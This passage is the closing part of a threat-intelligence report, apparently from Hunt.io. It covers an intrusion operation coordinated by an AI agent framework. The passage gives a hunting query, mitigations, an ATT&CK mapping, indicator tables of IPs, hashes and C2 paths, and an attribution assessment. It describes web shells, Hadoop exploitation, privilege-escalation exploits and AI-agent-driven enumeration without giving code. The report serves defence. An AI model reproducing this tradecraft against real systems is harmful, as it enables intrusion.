


Figure 09. A single Hunt.io banner search for HermesWebUI surfaces every exposed panel across ~5.9K events in the past month. At the time of writing, the banner query returned 5,900 events across Hunt.io, turning a single sample into a census of exposed Hermes panels.

The [second pivot](#) moves from the panel to the data it produces. A number of these hosts leave their working directories publicly browsable, and Hermes writes its output to a consistent /hermes-results/ path with predictable call_*.txt filenames. That path is itself an indicator, and Hunt.io's Attack Capture™ open-directory index makes it queryable:

```
SELECT
  hostname,
  file_name
FROM
  open_directory_filenames
WHERE
  file_name LIKE '%/hermes-results/%'
GROUP BY
  hostname,
  file_name
```

Copy

Output example:




Figure 10. A Hunt.io SQL search for open directories containing /hermes-results/ returning 575 results, with output files (call_*.txt) left publicly accessible on operator infrastructure.

This returns 575 hits across the open-directory dataset, serving their result files (/hermes-results/call_*.txt) with no authentication, offering a direct window into operator activity.

Finding the panels is one half of it. For anyone running the software this operator went after, the following are the points where the intrusion could have been stopped.

Mitigations

The following recommendations address the parts of this operation with the clearest defensive fixes: the Hadoop exploitation chain, the web shells used to reach it, and the privilege escalation staged behind them.

- Review the HiveServer2 authentication mode. The default of NONE accepts any credentials passed over SASL PLAIN without validating them, and the operator's script was written to rely on exactly that.
- Enforce the HiveServer2 UDF blocklist. The documented reason it exists is that Hive credentials can be used to run arbitrary Java, which is what the recovered UDF does.
- Audit web roots recursively for PHP files using leading-dot names that imitate system caches or service files. These do not appear in a normal directory listing.
- Patch sudo to 1.9.5p2 or later, and check polkit versions for CVE-2021-4034. Exploit code for both was staged on the server.
- Disable WebDAV on any remaining IIS 6.0 instances, or move off the platform. CVE-2017-7269 is only exploitable with WebDAV enabled.
- Alert on web server processes opening outbound connections to internal service ports such as 10000 or 50070. A web server reaching a Hadoop node is a strong signal on its own.
- Change default credentials on GlassFish admin consoles and restrict access to trusted networks. The recovered scripts authenticate with defaults, then deploy a WAR file.

The techniques observed across the three directories map to the following.

MITRE ATT&CK Mapping

Technique ID	Name	Evidence
T1190	Exploit Public-Facing Application	CVE-2017-7269 Metasploit module and shellcode staged for IIS 6.0 WebDAV
T1505.003	Server Software Component: Web Shell	PHP shell disguised as a journal cache file; JSP shells packaged in WAR files for GlassFish deployment
T1036.005	Masquerading: Match Legitimate Name or Location	Implants named after system processes and daemons (ctfmon, csrss, kworker, multipathd); web shell named to imitate a systemd cache file
T1071.001	Application Layer Protocol: Web Protocols	Hades beacons over HTTPS using URI paths built to resemble static web assets
T1090.001	Proxy: Internal Proxy	suo5 HTTP tunnels; GlassFish scripts driving a headless browser through a local SOCKS5 listener
T1059	Command and Scripting Interpreter	Malicious Hive UDF executing OS commands through Hive SQL queries
T1072	Software Deployment Tools	Ambari REST API payload executing a command against an internal HDFS DataNode
T1068	Exploitation for Privilege Escalation	CVE-2021-3156 (sudo heap overflow) and CVE-2021-4034 (PwnKit) exploit code staged on the server
T1082	System Information Discovery	LinPEAS runs captured in the AI agent output logs, including kernel and service enumeration
T1083	File and Directory Discovery	Agent-driven recursive enumeration of a web root and SUID/SGID binary hunting
T1539	Steal Web Session Cookie	Cookie jar files containing session and CSRF tokens from a ministry admin panel and a document management platform
T1110.003	Brute Force: Password Spraying	Perl and Python scripts testing mailbox credentials against ministry mail infrastructure using a targeted wordlist
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys	Hades Windows persistence via Run key
T1053	Scheduled Task/Job	Hades persistence via scheduled task on Windows and cron on Linux
T1055.012	Process Injection: Process Hollowing	Hades reflective PE loading into a hollowed svchost.exe
T1113	Screen Capture	GDI-based screenshot capability in the Hades Windows build

Here are the full IOCs from this investigation.

Indicators of Compromise

Table 1: Network infrastructure

Indicator	ASN	Provider	Country	Context
43.246.208[.]207	AS132883	TOPIDC	Hong Kong	Open directory captured on 9, 10, and 13 July
103.97.0[.]57	AS133073	HK KwaiFong Group Limited	Hong Kong	Identified as SSH client in Hermes config file in 9 & 13 July directories
118.107.222[.]232	AS55720	The Gigabit	Malaysia	'www' TLS certificate overlap

Indicator	ASN	Provider	Country	Context
202.181.27[.]115	AS134196	Converged Communications Limited	Hong Kong	'www' TLS certificate overlap

Table 2: File Hashes - SHA-256

Filename	Context	Hash
linux_amd64	VShell Linux stage 1 payload from 43.246.208[.]207:21083	0f8c905aa25c86f85454acb7e77bf5c50220c2a82e5b69a33741e55c8a85f2fc
windows_amd64.exe	VShell Windows stage 1 payload from 43.246.208[.]207:21083	a9447ae174f4aa54f760b7d7cc985c1a970f31e151d3ff66fac247f99ba1b509
linux_amd64	VShell Linux stage 2 payload from 43.246.208[.]207:21083	ec7e9ab43a0cc65d29f0b84a93ba88c43d01fed3dec5c968525dc73c03cbfda2
windows_amd64.exe	VShell Windows stage 2 payload from 43.246.208[.]207:21083	b65b7ede835ebba36294d52d7780065523340ee09bb8b209ef2dc495e53dfd53
multipathd_04d0	Hades Linux binary	d252ee7b348b7e43e432d8fb154465838f5cd5fb564905323460e6f0a0c7d1e2
dwm_33b7.exe	Hades Windows executable	c74010aa82e8164c8d4ca9e073ec6b9a762e53db67498b22f5ccaef3a82853f

Table 3: TLS certificate (CN = www)

IP	Port	Issuer Org	Issuer OU	SHA-256
43.246.208[.]207	443	Web Services	Infrastructure Team	576C70E12BE8B2E8E7C35A5FEB082E90621989ADCE8E64400126918D37F13E49
43.246.208[.]207	443	Digital Solutions	Platform Engineering	5633BC0033FDE3AAD929D6CBD47C554E264180360B017AAE04687C2D6D83F753
43.246.208[.]207	19443	Cloud Platform	Platform Engineering	DBBB8A11A239DA11CBAF99F847A2D032F34D3B522E13B0FD4EF7B2649DA7123B
43.246.208[.]207	443	Web Services	Platform Engineering	9FF4B6D3B7DBB023BAD65D2538ADE745D46B763E5A12116C9C83AA2F6F5D96AA
118.107.222[.]232	443	Internet Technologies	Platform Engineering	2A4CB412EFA93FED7C3B3B3E49D6247B11A95CE9FDDF71D9FE9DB8E5F0068E0D
202.181.27[.]115	12443	Data Center	Web Operations	58338A93FEE4E008EA28E459C4D1598313D1524763AB13894AB63BF2BEC4302A
202.181.27[.]115	12443	Online Services	Web Operations	FF662B60F6A142F99292FBDD65DD1CCD79DC9628686DDF5935C92F7FB1B62A81

Table 4: Hades configuration artifacts

Artifact	Value
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Check-in	/assets/app.min.js
Tasking	/assets/vendor.js

Artifact

Value

Result upload /assets/main.js

Summary

Most of the tools here are ones we have seen before. The combination is what stands apart: an AI agent coordinating the work, a cross-platform implant holding access, and scripts written for this specific target. Together they describe an operator who invested significant preparation into penetrating a single government target. The method of initial access remains unknown.

The server's history as a ShadowPad controller, active VShell C2, Hong Kong-based infrastructure and Chinese-language indicators, point to a low-to-medium confidence assessment that the actor behind this activity is Chinese-speaking or intimately familiar with the language. Hunt.io continues to track this cluster and will update this post if additional infrastructure or activity is identified.

→ **Hunt.io Attack Capture** surfaced these directories while they were still live. [Book a demo](#) to see what we're archiving from your side of the internet.